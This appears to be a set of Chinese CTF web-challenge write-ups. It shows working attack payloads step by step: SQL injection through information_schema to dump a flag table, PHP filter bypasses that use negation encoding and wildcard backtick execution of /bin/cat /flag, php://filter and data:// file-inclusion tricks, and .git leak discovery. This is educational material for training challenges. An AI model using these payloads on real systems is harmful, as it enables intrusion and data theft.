
81.常见的搜集


根据提示 题目有三份flag

提示敏感文件


扫描python dirsearch -u 网址 -e*




1、



打开路径




2、



3、

ound




总结 直接扫描后查看

常见的敏感文件：

```
1、gedit备份文件，格式为filename~，比如index.php~
2、vim备份文件，格式为.filename.swp或者*.swo或者*.swn，比如.index.php.swp
3、robots.txt
```

82.easysql




Give me your flag, I will tell you if the flag is right.
1;show databases;#
提交


Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctftraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test)

内置的sql语句为sql="select".sql="select".post['query']."||flag from Flag";

如果$post['query']的数据为*,1，sql语句就变成了select *,1||flag from Flag，也就是select *,1 from Flag，也就是直接查询出了Flag表中的所有内容




83.SQL注入-1



notes

Happy
Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.


把上面id改成2发现不一样的日记




notes


Learn something new
Whether it's reading a wiki about a topic that interests you or watching a quick Youtube tutorial, the digital world is full of ways to learn things fast and on the go

改成1'后无回显 1'--+有回显 那就是字符型





notes







1'order by 4--+ 开始无回显







-1' union select 1,2,3--+






-1'union select 1,2,database()--+






-1'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='note'--+



notes

2
fl4g,notes


-1'union select 1,2,group_concat(column_name) from information_schema.columns where table_name='fl4g'--+



notes


2
fllllag

-1' union select 1,2,fllllag from note.fl4g--+



notes

2
n1book{union_select_is_so_cool}



84.hate_php（取反绕过）

```php
<?php
error_reporting(0);
if(!isset($_GET['code'])){
        highlight_file(__FILE__);
}else{
        $code = $_GET['code'];
        if (preg_match('/(f|l|a|g|\.|p|h|\/|;|\"|\'|\`|\||\[|\]|\_|=)/i',$code)) {
                die('You are too good for me');
        }
        $blacklist = get_defined_functions()['internal'];
        foreach ($blacklist as $blackitem) {
                if (preg_match ('/' . $blackitem . '/im', $code)) {
                        die('You deserve better');
                }
        }
        assert($code);
}
```

第一个 过滤了(f|l|a|g|.|p|h|\/|;|"|'|`|||[|]|_|=)

第二个正则表达式过滤了PHP的内置函数

利用异或或者取反来绕过。

直接取反请求highlight_file(flag.php)

或者先system ls再cat flag.php

双重否?code=(~%97%96%98%97%93%96%98%97%8B%A0%99%96%93%9A)(~%99%93%9E%98%D1%8F%97%8F)

85.hate_php 2

```php
<?php
error_reporting(0);
if(!isset($_GET['code'])){
        highlight_file(__FILE__);
}else{
        $code  =  $_GET['code'];
        if(preg_match("/[A-Za-z0-9_$@]+/",$code)){
                die('fighting!');
        }
        eval($code);
}
```

上一题的绕过都不管用


所以这里只能用“通配符”
这里首先要说明，linux的所有指令都存储在文件夹里
比如常用的“cat”指令
也可以用/bin/cat来代替
然后就是linux的指令以及文件，可以用通配符*和？来代替
星号（*）可以用来代替0个及以上任意字符

问号(?)可以用来代替1个任意字符，比如 /???/??? => /bin/cat

（但是代替有个前提，搜索结果唯一或可以同时操作）
所以/bin/cat 可以用/ * * * / * * *代替然后就是盲猜flag在/flag文件夹下
构造payload: `code=?><?=` /???/??? /???? `?>` （就算不猜，也可以猜字符位数然后试？的个数，还有文件的层数）

```
?><?=`/???/???%20/???/???/????/*`?>
php使用短链接含义如下：
<?php echo `/bin/cat /var/www/html/index.php`?>
```

```
?code=?><?=`/???/??? /????`?>
php使用短链接含义如下：
<?php echo `/bin/cat /flag`?>
```



86.fileclude

```
WRONG WAY! <?php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET["file1"])  &&  isset($_GET["file2"]))
{
        $file1  =  $_GET["file1"];
        $file2  =  $_GET["file2"];
        if(!empty($file1)  &&  !empty($file2))
        {
                if(file_get_contents($file2)  ===  "hello  ctf")
                {
                        include($file1);
                }
        }
        else
                die("NONONO");
}
```


include(&file)包含用php://filter编码读取flag.php的数据了。同时要满足file_get_contents($file2) === "hello ctf"这一条件。

关于file1：
?file1=php://filter/read=convert.base64-encode/resource=flag.php

关于file2：
file_get_contents是将文件中数据提取为字符串的函数，它与inclue()一样参数为文件名，所以直接file2=hello%20ctf行不通，要用data://协议构造数据流，使它当作php文件。


直接file2=hello%20ctf是不行的，因为file_get_contents()的参数也为文件名，直接file2=hello%20ctf时file2为字符串，需要用data://协议使它当做文件


?file2=data://text,plain,hello ctf





```
WRONG WAY! <?php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET["file1"])  &&  isset($_GET["file2"]))
{
        $file1  =  $_GET["file1"];
        $file2  =  $_GET["file2"];
        if(!empty($file1)  &&  !empty($file2))
        {
                if(file_get_contents($file2)  ===  "hello  ctf")
                {
                        include($file1);
                }
        }
        else
                die("NONONO");
} PD9waHAKZWNobyAiV1JPTkcgV0FZISI7Ci8vICRmbGFnID0gY3liZXJwZWFjZXs0NzgyMTBhODFlNjFiODJiODFhNzZmZmI0YzRjOTUyNX0=
```


或者file2=php://input







87.inget



Please enter ID,and Try to bypass

按提示GET输入id


比如我们提交的是 id=123

而到后端大概会呈现出来的部分内容就是 'id=123'

那么就加"使id闭合 再注入一个恒等式

简单的绕过 ?id=5' or 1=1--+

?id=1' or '1=1 --> 'id=1' or '1=1'



Please enter ID,and Try to bypass


nice : congratulations

Flag Is : cyberpeace{70ffc61ea2b135ca8dea21d8c0821a28}


88.robots

直接查看robots.txt 后找到文件

89.mfw



是一个网站 猜测会不会有git泄露



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2018-10-04 12:57	25	
HEAD	2018-10-04 12:57	23	
branches/	2018-10-04 12:57	-	
config	2018-10-04 12:57	92	
description	2018-10-04 12:57	73	
hooks/	2018-10-04 12:57	-	
index	2018-10-04 12:57	523	
info/	2018-10-04 12:57	-	
logs/	2018-10-04 12:57	-	
objects/	2018-10-04 12:57	-	
refs/	2018-10-04 12:57	-	


Apache/2.4.18 (Ubuntu) Server at 61.147.171.105 Port 61964

发现有 那就在这做文章

查看源代码

```
<a class="navbar-brand" href="#">Project name</a>
</div>
<div id="navbar" class="collapse navbar-collapse">
    <ul class="nav navbar-nav">
        <li class="active"><a href="?page=home">Home</a></li>
        <li ><a href="?page=about">About</a></li>
        <li ><a href="?page=contact">Contact</a></li>
        <!--<li ><a href="?page=flag">My secrets</a></li> -->
    </ul>
```

打开flag.php没线索

